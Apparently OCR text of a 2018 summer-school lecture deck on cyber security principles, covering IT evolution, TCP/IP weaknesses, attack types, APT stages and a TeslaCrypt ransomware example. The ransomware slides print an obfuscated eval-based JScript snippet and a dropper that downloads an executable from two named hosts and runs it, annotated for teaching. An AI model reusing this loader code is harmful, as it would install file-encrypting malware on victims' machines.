Ansaldo STS

A Hitachi Group Company

EUSPACE SUMMER SCHOOL

Information and Cyber Security Overview

Principles, Methodologies and International Standards

EUSPACE
European Union in Space
JEAN MONNET
MODULE

E. Meda, July 12, 2018

Information and Cyber Security Overview
Principles, Methodologies and International Standards

Agenda

Contents	Slide
First Part: Why IT Infrastructures & Systems are insecure?	
1. The IT Scenario and Evolution	5
2. Genesis of IT Vulnerabilities	12
3. Threats against IT Systems & Networks	16
4. Consequences	27
Second Part: How can IT Infrastructures & Systems be protected?	
5. Design & Implementation of Information Security Management System (ISMS)	29
6. Information Security International Standards: ISO/IEC 27000 Family	61

First Part

Why IT Infrastructures & Systems are insecure?

First Part

Why IT Infrastructures & Systems are insecure?

Contents	Slide
1. The IT Scenario and Evolution	**5**
2. Genesis of IT Vulnerabilities	12
3. Threats against IT Systems & Networks	16
4. Consequences	27

Information & Cyber Security

We talk about Security…but rather it would be necessary to talk about

Cyber & Information Insecurity

It is a pathology that affects all IT Systems and Infrastructures and

no definitive remediations are known today.

This is the raw truth !!

WHY?

IT Scenario Evolution

Yesterday – Localization, Homogeneity, Autonomy

- *Isolated Systems*
- *Proprietary HW/SW*
- *Dedicated Communications*
- *Structured Information*

Today – Virtuality, Heterogeneity, Complexity, Diffusion

- *IT System interconnected by Internet (TCP/IP Protocol)*
- *Commercial and popular low* cost HW/SW
- *Heterogeneous Services (E-mail, Info-web, VoIP, CCTV, ...)*
- *Structured and Unstructured Information*
- *Cyber Space extends physical space*
- Mobile, Social Network, IoT
- Virtualization and Cloud

(«I don't know where are my Systems and where are my Information»)

Ansaldo STS A Hitachi Group Company

Cyber Security and Cyber Space (1/2)

Cyber Security is the protection of Cyber Space

But what is Cyber Space today?

Cyber Space Yesterday
Many different environments, side-by-side

Cyber Space Today
One single, big environment

Consequences: Dynamic Threat Landscape in unique Cyber Domain		
Attack Type	**Target**	**Malware and Evidences**
Strategic & Tactical Cyber War	Military	Stuxnet, Operation Aurora, Botnets
Terrorism	Politics	
Espionage	Intellectual Property	Zeus, Flame, Mandiant APT1 Report, AET attacks, Botnets, Phishing e-mail
Organized Crime	$	
Vandalism & Hacktivism	Ego, Curiosity	DDoS attacks, Wikileaks, Anonymous

7

Cyber Security and Cyber Space

During these last years, the most important effect of the evolution of IT environments has been the origin of Cyber Space as a result for the Internet use by all subjects in the world, that is Individual Users, Public or Private Organizations, Government Agencies and Military Forces. It could be possible to compare old IT environments with the new one as the difference between two architectures expressed in artistic form by the pictures of Utrillo painter with his “Paris Perspectives” and the “Winter Palace” in San Pietroburgo. In fact:

- Yesterday: many different environments but side-by-side (Utrillo picture)
- Today: just one big environment (Winter Palace in San Pietroburgo)

For this reason a Cyber Attack tailored against a specific target becomes an attack for all subjects on the Internet, so a malware used for a specific goal become a risk for all connected people and Organizations. Then it is possible to say: the Cyber Space is a unique Cyber Domain with a Dynamic Threat Landscape.

Ansaldo STS A Hitachi Group Company

CyberSecurity e Cyber Space (2/2)

Cyber Security is the protection of Cyber Space

But what is Cyber Space today?

Cyberspace Definition

«The complex environment resulting from the interaction of people, software and services on the Internet by means of technology devices and networks connected to it, which does not exist in any physical form»

(*from ISO/IEC 27032:2012 «Guidelines for cybersecurity»*)

Consequences

Information become immaterial assets and have the characteristic of the invisibility


8


Officially, Cyber Space is defined in standard ISO/IEC 27032 "*Guidelines for Cybersecurity* " as: *"The complex environment resulting from the interaction of people, software and services on the Internet by means of technology devices and networks connected to it, which does not exist in any physical form."*

Cyber Security and the Business World

Yesterday – Traditional Business World

Today - E-Business: B2C, B2B





Today IT and Activities are strongly interconnected

First Part

Why IT Infrastructures & Systems are insecure?

Contents	Slide
1. The IT Scenario and Evolution	5
2. Genesis of IT Vulnerabilities	**12**
3. Threats against IT Systems & Networks	16
4. Consequences	27

Ansaldo STS A Hitachi Group Company

Genesis of Computer & System Vulnerabilities

	Area	O/S & IoT	# Source Code Lines	"Insecure" Line Average	# Insecure Lines
IoT	IT Information Technology	Windows XP	35 million	10%	3.5M
		Linux (no GUI)	11 million		1.1M
		Vmware ESX (Hypervisor)	80.000		8.000
		Facebook	50.000		5.000
	OT Operational Technology	Connected Cars	100.000		10.000
		Autonomous Cars	300.000		30.000

From experience: *every **100** lines of source code **10** lines are **insecure***

All IT Systems are affected by intrinsic defects


12

With the traditional IT (Information Technology) is emerging the OT (Operational Technology) connected to the networks: OT includes the HW/SW components present in Industrial Control Systems and Products.

The convergence of the IT / OT worlds determines a hybrid environment that can be defined as IoT (Internet of Things), consisting of the use of information technologies within industrial and consumer systems and / or products and the related interconnections with the outside world..

Communication Technology: TCP/IP protocol and INTERNET

- ***1969 - The beginning:*** *ARPANET created by USA DoD for military purposes after first orbital fly of Vostok*



- *network able to resist to nuclear attack*
- ***network used by a restricted and trustworthy community***
- *network resilient to faults with redundancy and distributed paths*

- ***1983 - The TCP/IP network protocol adoption***

- *new communication protocol TCP/IP replaced the old NCP protocol in Arpanet*

Cerf & Kan: TCP-IP Protocol Developers

But t*he project eludes the creator controls and more & more civil Organizations connect to Arpanet*

- ***1990 - ARPANET was terminated and replaced by INTERNET as public and untrusted network***

Genesis of TCP/IP Communication Protocol and INTERNET Vulnerabilities

TCP/IP Protocol Weaknesses	Consequences
NO **Confidentiality**	Traffic is clear!
NO **Authentication**	Is sender real?
NO **Integrity**	Have transmitted data been altered?
NO **Availability**	Possible attacks of Denial of Service (DoS)!

Internet: *unsafe network with billions of Users worldwide...*

First Part

Why IT Infrastructures & Systems are insecure?

Contents	Slide
1. The IT Scenario and Evolution	3
2. Genesis of IT Vulnerabilities	12
3. Threats against IT Systems & Networks	**16**
4. Consequences	27


Cyber Attacks Evolution

Command & Control (C&C) Console

Today	
Attacker	-) Cyber Crime, Racketeering -) Intelligence
Target	**Organization**
Actions	-) Informazioni Theft -) Organization Control
Method	-) Polymorphic/Metamorphic Virus -) Advanced Persistent Threat Malware
Purpose	$$$$$/€€€€€
Detection	**Very Difficult**

Internal/External (North – South) Movement

1990 – 2000 Years	
Attacker	Hacker/ Script Kiddie
Target	**Single Computer**
Actions	-) Formatting -) Password Theft
Method	-) Direct, Poor Automation -) Point-to-Point Virus
Purpose	Joke & Fun, Money
Detection	**Easy**




2000 – 2010 Years	
Attacker	Cracker
Target	**-) More Computers** **-) Botnet**
Actions	-) Lateral Movement -) Computer Control -) Credential Theft
Method	Automated
Purpose	-) Money -) Information
Detection	**Difficult**

Cyber Attacks Typology Overview (1/4)


Voluntary Attacks (Hacking/Cracking)

A) Espionage: Attacker (MITM) eavesdrops trying to get information

B) Denial of Service: Attacker prevents the system from functioning



C) Impersonation: Attacker pretends to be the correct recipient



Cyber Attacks Typology Overview (2/4)


Automatic Attacks (Malicious Software = Malware)

A) Malware for damage computer systems

- Virus: inserted and spread in another program or file
- Worm: code able also to replicate itself across network and computers


B) Malware for spying

- Trojan, Spyware, Keylogger, Command & Control: hide themselves in a useful program and establish back-door for allowing attackers to access computers for stealing information or create hide connection to attacker.
  Back-door: alternative way for communication created into a system bypassing traditional security controls




C) Today: Professionalization of Cyberattacks


- *Zero Day Attacks*
- *Advanced Persistent Threat (APT)*



Cyber Attacks Typologies Overview (3/4)

Zero Day Attacks: exploiting new vulnerabilities





APT Attack Description

- ***Step_1: Initial Compromise***. It represent the method that intruder uses to penetrate a target Organization by targeting single users. (North-South movement)
- ***Step_2: Enrollment (Establish Foothold)***. It ensures that the victim's computer will be controlled by the attacker from outside.
- ***Step_3: Escalation of Privileges***. It involves acquiring information for accessing to other resources by obtaining for example username & password.
- ***Step_4: Move Laterally (Internal Reconnaissance and Maintain Presence).*** The intruder collects information about the victim environment in order to move laterally (East-West) to other computers.
- ***Step_5: Actions on Targets (Complete Mission).*** The main goal of APT intrusions is to steal data, including intellectual property, business contracts, …

Are these only coincidences?

Model A


Model B

Model A

Model B

Ransomware Attack Example (1/3)

Ransomware: malware that restricts access to the infected computer File System and demands the payment of a ransom to the attackers to remove the restriction.



It begins with a fake e-mail sent to victims with a *.zip* attachment containing a malicious Java code

For the Victims there are 3 steps to trigger the attack:

- One click for opening the e-mail
- One click for opening *.zip* file (here *info.zip*)
- One click for opening *.js* file (here *info.js*), then he code is executed without his knowledge

Note: *.js* file can be clear or obscured (using Java functions).

Obscured Java code example

```
//XgoVIYCQckHaPBxELApDoNySxLTLZesWNtekvzyQaOvmPJCGWBTprItoQnfyWApGZMntXlCOlSyGRYZaZuYxInJOMYRacwsPQPtpFVJIrOoZtgXlyUkjECJhLKpzQTbBuN
VzzMcaGMoLDZiwDCIxJUToTFlxEIDgIxE (j([13,10,13,10])+j([118,97,114,32])+j([98,32,61,32])+j([34,98,102,99])+j([97,116,101,114])+j([101
//rcVDLREqtFDdSyfYVRItYVJzJxNcEDptMRWvVYqAaDTuWSYqmHhGooUzVVrbVASOanXpuQtLOjzMUMnbTiLpUexsDrnlNtATKskcOEihNgZonBQTnxXVWTjEnbsyMbeAGM
function VzzMcaGMoLDZiwDCIxJUToTFlxEIDgIxE(UvBecVMaBJKDrmmZdWzMR){eval(UvBecVMaBJKDrmmZdWzMR)};
function j(yizVRYyaGi){ cBbKsaFQlIorZdnqCxd='';for(XwfmpWAlWWPmimxaawsuG = 0; XwfmpWAlWWPmimxaawsuG < 3; XwfmpWAlWWPmimxaawsuG++){cB
```

Ransomware Attack Example (2/3)

Anatomy of the attack

```
1  !function() {
2      var e, t,     i = 200,
3      r = "GET",
4      n = "Exec",
5      c = "WScript.Shell",
6      o = "MSXML2.XMLHTTP",
7      p = "ADODB",
8      a = "Stream",
9      l = "%TEMP%\\",
10     s = ".exe",
11     h = 2e4,
12     S = [ "http://piglyeleutqq.com/80.exe", "http://skuawillbeh.com/80.exe" ],
13     y = 35184372088832,
14     f = WScript.CreateObject(c),
15     x = WScript.CreateObject(o),
16     E = WScript.CreateObject(p + "." + a),
17     M = f.ExpandEnvironmentStrings(l),
18     T = M + y + s;
19
20     for (e = 0; e < S.length; e++) try {
21         t = S[e];
22         x.open(r, t, !1);
23         x.send();
24         if (x.status == i) try {
25             E.open();
26             E.type = 1;
27             E.write(x.responseBody);
28             if (E.size > h) {
29                 e = S.length;
30                 E.position = 0;
31                 E.saveToFile(T, 2);
32             }
33         } finally {
34             E.close();
35         }
36     } catch (b) {}
37     f[n](M + Math.pow(2, 45));
38 }();
```

This Java code downloads from compromised web-sites an executable program which performs file encryption on disk.

Notes

1) Line 12: it contains the compromised web-sites from where JS code downloads *80.exe* executable program for encryption.


2) Line 13: *80.exe* program will be stored in Victim HD named *35184372088832.exe* and executed by the Java command contained in Line 37, obscured as the power *2**45 (=35184372088832)*.

3) File-System structure will be undamaged but all files will be encrypted adding an additional extension .ccc to each file (Tesla Crypt V.2) or .micro (Tesla Crypt V.3)

